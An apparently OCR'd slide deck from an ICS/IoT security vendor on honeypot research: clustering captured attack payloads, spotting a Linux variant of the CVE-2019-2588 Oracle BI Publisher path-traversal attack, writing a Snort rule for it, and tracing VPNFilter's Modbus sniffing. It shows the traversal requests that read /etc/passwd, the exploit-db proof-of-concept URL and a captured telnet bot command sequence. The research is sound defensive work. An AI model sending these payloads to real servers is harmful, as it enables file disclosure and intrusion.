
 Copyright 2019 Trend Micro Inc. | Confidential

如果你想知道 Honeypot 可以用來做什麼？
https://hitcon.org/2019/CMT/slide-files/d1_s2_r2.pdf

Copyright 2019 Trend Micro Inc. | Confidential

IoT/ICS Threat Atlas (www.tr.txone-networks.com)

資料收集多了，自然就有些視覺化產物 ☺



Something interesting found by Honeypot
(不小心也會發現一些有趣的事 ☺)

ne-networks.com/en-global/blog/detail/200514

txOne networks | Products | Resources | About | Blog | Partners | Threat Intelligence

```
inetnum:        117.56.0.0 - 117.56.255.255
netname:        GSN-NET
descr:          Government Service Network (GSN)
descr:          No.21-3, Sec. 1, Xinyi Rd., Zhongzheng Dist., Taipei City 100, T
aiwan
descr:          Taipei Taiwan 100
country:        TW
admin-c:        GN75-AP
tech-c:         GN75-AP
status:         ALLOCATED PORTABLE
mnt-by:         MAINT-TW-TWNIC
mnt-irt:        IRT-TWNIC-AP
last-modified:  2014-04-09T14:12:46Z
source:         APNIC
```

Fig. 1 The whois data for 117.56.*.*

No.	Time	Source	Destination	Protocol	Length
1282	2020-04-13 22:08:22.694884	167.71.[redacted]	117.56.[redacted]	TELNET	
1286	2020-04-13 22:08:22.823769	117.56.[redacted]	167.71.[redacted]	TCP	
1287	2020-04-13 22:08:22.826638	117.56.[redacted]	167.71.[redacted]	TELNET	
1288	2020-04-13 22:08:22.827040	167.71.[redacted]	117.56.[redacted]	TELNET	
1289	2020-04-13 22:08:22.955929	117.56.[redacted]	167.71.[redacted]	TELNET	1
1290	2020-04-13 22:08:22.955967	167.71.[redacted]	117.56.[redacted]	TELNET	
1291	2020-04-13 22:08:23.115060	117.56.[redacted]	167.71.[redacted]	TCP	
1292	2020-04-13 22:08:23.115105	167.71.[redacted]	117.56.[redacted]	TELNET	1
1293	2020-04-13 22:08:23.245973	117.56.[redacted]	167.71.[redacted]	TCP	


```
⊞ Frame 1289: 108 bytes on wire (864 bits), 108 bytes captured (864 bits)
⊞ Ethernet II, Src: [redacted]
⊞ Internet Protocol Version 4, Src: 117.56.[redacted] Dst: 167.71.[redacted]
⊞ Transmission Control Protocol, Src Port: 33014, Dst Port: 23, Seq: 25, Ack: 70, Len: 54
⊟ Telnet
    Data: \r\n
    Data: sh\r\n
    Data: shell\r\n
    Data: linuxshell\r\n
    Data: system\r\n
    Data: /bin/busybox CORONA\r\n
```

The selection method for the unusual honeypot attacks

txOne networks

網路攻擊資料收集太多的困擾是....


- 資料看不完 @_@



The clustering of Honeypot attack payloads


- Try to find the 0day/1day attacks easier.

- Two results
  - The clusters
  - The outliers



 Copyright 2019 Trend Micro Inc. | Confidential

Density-based spatial clustering of applications with noise (DBSCAN)
(image source: https://github.com/NSHipster/DBSCAN)



 Copyright 2019 Trend Micro Inc. | Confidential

The numbers for unique attack payloads and clusters (透過 clustering, 讓工人智慧變得比較可行)

Date Time	Unique Attack Payload #	The clustered #	The outlier #
d=2021-05-03_h=05	7064	0	38
d=2021-05-03_h=04	7073	1	41
d=2021-05-03_h=03	7231	1	64
d=2021-05-03_h=02	7931	2	107
d=2021-05-03_h=01	7189	0	47
d=2021-05-03_h=00	7537	9	141
d=2021-05-02_h=23	7576	0	63

 Copyright 2019 Trend Micro Inc. | Confidential

Finding another attack target of CVE-2019-2588

```
payload x 1: [b'GET /xiaoxia.php HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[IP] Safari/537.36\r\nHost:
[IP]\r\nConnection: Keep-Alive\r\nCache-Control: no-cache\r\n\r\n']
{'proto': 'http', 'method': 'GET', 'path': '/xiaoxia.php'}
payload x 1: [b'GET /xiaoxia.php HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[IP] Safari/537.36\r\nHost:
[IP]\r\nConnection: Keep-Alive\r\nCache-Control: no-cache\r\n\r\n']
===== [cluster 27 end (2 payloads)] =====
===== [cluster 28 start {'proto': 'http', 'method': 'GET', 'path':
'/xmlpserver/servlet/adfresource'} {'CVE-2019-2588': '1/1'}] =====
{'proto': 'http', 'method': 'GET', 'path': '/xmlpserver/servlet/adfresource'}
payload x 4: [b'GET /xmlpserver/servlet/adfresource?format=aaaaaaaaaaaaaaa&documentId=
HTTP/1.1\r\nHost: [IP]:[PORT]\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[IP] Safari/537.36\r\nAccept: */*\r\nAccept-
Encoding: gzip\r\n\r\n']
{'proto': 'http', 'method': 'GET', 'path': '/xmlpserver/servlet/adfresource'}
payload x 82: [b'GET /xmlpserver/servlet/adfresource?
format=aaaaaaaaaaaaaaa&documentId=../../../../../../../../../../../../../etc/passwd
HTTP/1.1\r\nHost: [IP]:[PORT]\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[IP] Safari/537.36\r\nAccept: */*\r\nAccept-
Encoding: gzip\r\n\r\n']
===== [cluster 28 end (2 payloads)] =====
===== [cluster 29 start {'proto': 'http', 'method': 'GET', 'path': '/yu.php'} {}] =====
{'proto': 'http', 'method': 'GET', 'path': '/yu.php'}
payload x 1: [b'GET /yu.php HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[IP] Safari/537.36\r\nHost:
```

 Copyright 2019 Trend Micro Inc. | Confidential

Finding another attack target of CVE-2019-2588

exploit-db.com/exploits/46728

```
# Exploit Title: Directory traversal in Oracle Business Intelligence
# Date: 16.04.19
# Exploit Author: @vah_13
# Vendor Homepage: http://oracle.com
# Software Link:
https://www.oracle.com/technetwork/middleware/bi-enterprise-edition/downloads/index.html
# Version: 11.1.1.9.0, 12.2.1.3.0, 12.2.1.4.0
# Tested on: Windows
# CVE : CVE-2019-2588

PoC

http://server:9502/xmlpserver/servlet/adfresource?format=aaaaaaaaaaaaaaa&documentId=..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\Windows\win.ini
```

 Copyright 2019 Trend Micro Inc. | Confidential

這打 Linux 的 CVE-2019-2588 payload 應該還沒有太多人知道

Google

"/xmlpserver/servlet/adfresource?format=aaaaaaaaaaaaaaa&documentId=../..

All | Maps | Images | Videos | News | More | Settings | Tools

About 9 results (0.63 seconds)

Did you mean: "/xmlpserver/servlet/adf resource?format=aaaaaaaaaaaaaaa document Id=../../../../../../../../../../../../../../etc/passwd"

No results found for "/xmlpserver/servlet/adfresource?format=aaaaaaaaaaaaaaa&documentId=../../../../../../../../../../../../../../etc/passwd".

Results for /xmlpserver/servlet/adfresource?format=aaaaaaaaaaaaaaa&documentId=../../../../../../../../../../../../../../etc/passwd (without quotes):

It looks like there aren't many great matches for your search

Tip: Try using words that might appear on the page you're looking for. For example, "cake recipes" instead of "how to make a cake."

Need help? Take a look at other tips for searching on Google.

https://www.ibm.com › ssw_aix_72 › filesreference › p...

/etc/passwd File - IBM

Use care before replacing this file to ensure that no system-supplied groups or users are removed. An entry in the **/etc/passwd** file has the following **form**: Name: ...

Missing: "/xmlpserver/ servlet/ adfresource?

The corresponding Snort rule could be (攻擊 payload 確定後，產 rule 就會比較好處理)

- alert tcp any any -> any 9502
- (
  - sid:1137045; rev:20210504;
  - msg: "WEB Oracle BI Publisher CVE-2019-2588 Remote Security Vulnerability";
  - flow:to_server,established;
  - content:"/xmlpserver/servlet/adfresource?";
  - pcre:"/documentId=[^&]*?\x2e\x2e[\x2f\x5c]/i";
  - classtype:web-threats;
  -)

 Copyright 2019 Trend Micro Inc. | Confidential

The evaluation for the generated Snort rule

```
05/04-16:24:34.246348  [**] [1:1137045:20210504] WEB Oracle BI Publisher CVE-2019-2588 Remote Security Vulnerability [**] [Classification: Web threats]
30.2.128:57630 -> 172.31.1.38:9502
05/04-16:24:34.246348 00:0C:29:71:39:0C -> 00:50:56:E8:11:83 type:0x800 len:0xF8
172.30.2.128:57630 -> 172.31.1.38:9502 TCP TTL:64 TOS:0x0 ID:24464 IpLen:20 DgmLen:234 DF
***AP*** Seq: 0xAA905D0D  Ack: 0x1B746AE6  Win: 0xFAF0  TcpLen: 20
47 45 54 20 2F 78 6D 6C 70 73 65 72 76 65 72 2F  GET /xmlpserver/
73 65 72 76 6C 65 74 2F 61 64 66 72 65 73 6F 75  servlet/adfresou
72 63 65 3F 66 6F 72 6D 61 74 3D 61 61 61 61 61  rce?format=aaaaa
61 61 61 61 61 61 61 61 61 61 26 64 6F 63 75 6D  aaaaaaaaaa&docum
65 6E 74 49 64 3D 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  entId=../../../.
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 65 74 63  /../../../../etc
2F 70 61 73 73 77 64 20 48 54 54 50 2F 31 2E 31  /passwd HTTP/1.1
0D 0A 48 6F 73 74 3A 20 31 37 32 2E 33 31 2E 31  ..Host: 172.31.1
2E 33 38 3A 39 35 30 32 0D 0A 55 73 65 72 2D 41  .38:9502..User-A
67 65 6E 74 3A 20 63 75 72 6C 2F 37 2E 37 34 2E  gent: curl/7.74.
30 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A  0..Accept: */*..
0D 0A                                            ..
```

 Copyright 2019 Trend Micro Inc. | Confidential

IoT Malware? ICS Malware?

通常，我們會以為 IoT Malware 和 ICS Malware 是兩個不同的領域。但，我要說個跟 VPNFilter 有關的故事

blog.talosintelligence.com/2018/05/VPNFilter.html

WEDNESDAY, MAY 23, 2018

New VPNFilter malware targets at least 500K networking devices worldwide

其實 VPNFilter 的樣本比 report 早出現一段時間

blog.talosintelligence.com/2018/05/VPNFilter.html

1ST STAGE MALWARE

50ac4fcd3fbc8abcaa766449841b3a0a684b3e217fc40935f1ac22c34c58a9ec
0e0094d9bd396a6594da8e21911a3982cd737b445f591581560d766755097d92

virustotal.com/gui/file/50ac4fcd3fbc8abcaa766449841b3a0a684b3e217fc40935f1ac22c34c58a9ec/details

50ac4fcd3fbc8abcaa766449841b3a0a684b3e217fc40935f1ac22c34c58a9ec

History

First Submission	2016-05-27 12:56:38
Last Submission	2021-03-09 01:25:34
Last Analysis	2021-04-14 15:35:21

txOne networks

而 ClamAV 的 rules 比 Cisco 的 report 大約早 4 個月

blog.talosintelligence.com/2018/05/VPNFilter.html

CLAMAV SIGNATURES:

Unix.Trojan.Vpnfilter-6425811-0
Unix.Trojan.Vpnfilter-6425812-0
Unix.Trojan.Vpnfilter-6550590-0
Unix.Trojan.Vpnfilter-6550591-0
Unix.Trojan.Vpnfilter-6550592-0

https://lists.archive.carbon60.com/c

LOGIN REGISTER HELP

Signatures Published daily - 24238

noreply at sourcefire

Jan 19, 2018, 9:20 PM
Post #1 of 1 (155 views)
Permalink

ClamAV Signature Publishing Notice

Datefile: daily
Version: **24238**
Publisher: Alain Zidouemba
New Sigs: 305
Dropped Sigs: 0
Ignored Sigs: 507

Mailing List Archive

› ClamAV > virusdb

* Win.Malware.Agent-6425806-0
* Win.Malware.Agent-6425807-0

* Unix.Trojan.Vpnfilter-6425811-0

後來發現 VPNFiter 的 stage 3 會監聽 Modbus traffic

blog.talosintelligence.com/2018/05/VPNFilter.html

In addition, there are multiple stage 3 modules that serve as plugins for the stage 2 malware. These plugins provide stage 2 with additional functionality. As of this writing, we are aware of two plugin modules: a packet sniffer for collecting traffic that passes through the device, including theft of website credentials and monitoring of Modbus SCADA protocols, and a communications module that allows stage 2 to communicate over Tor. We assess with high confidence that several other plugin modules exist, but we have yet to discover them.

- 不是說它就是打 小 **routers** 的 **IoT Malware** 嗎？
  - 沒事記錄工控 **traffic** 做什麼**?**

 Copyright 2019 Trend Micro Inc. | Confidential

The pseudo code of VPNFilter stage 3 (0x1F6 == 502, the default Modbus TCP port)

```
48          while ( v4 != sub_403F38(0x800u) || *((_BYTE *)v24 + 23) != 6 );
49          v22 = (unsigned __int16 *)v24 + 17;
50          v5 = *((unsigned __int16 *)v24 + 18);
51          if ( v5 != sub_403F38(0x1F6u) )
52            break;
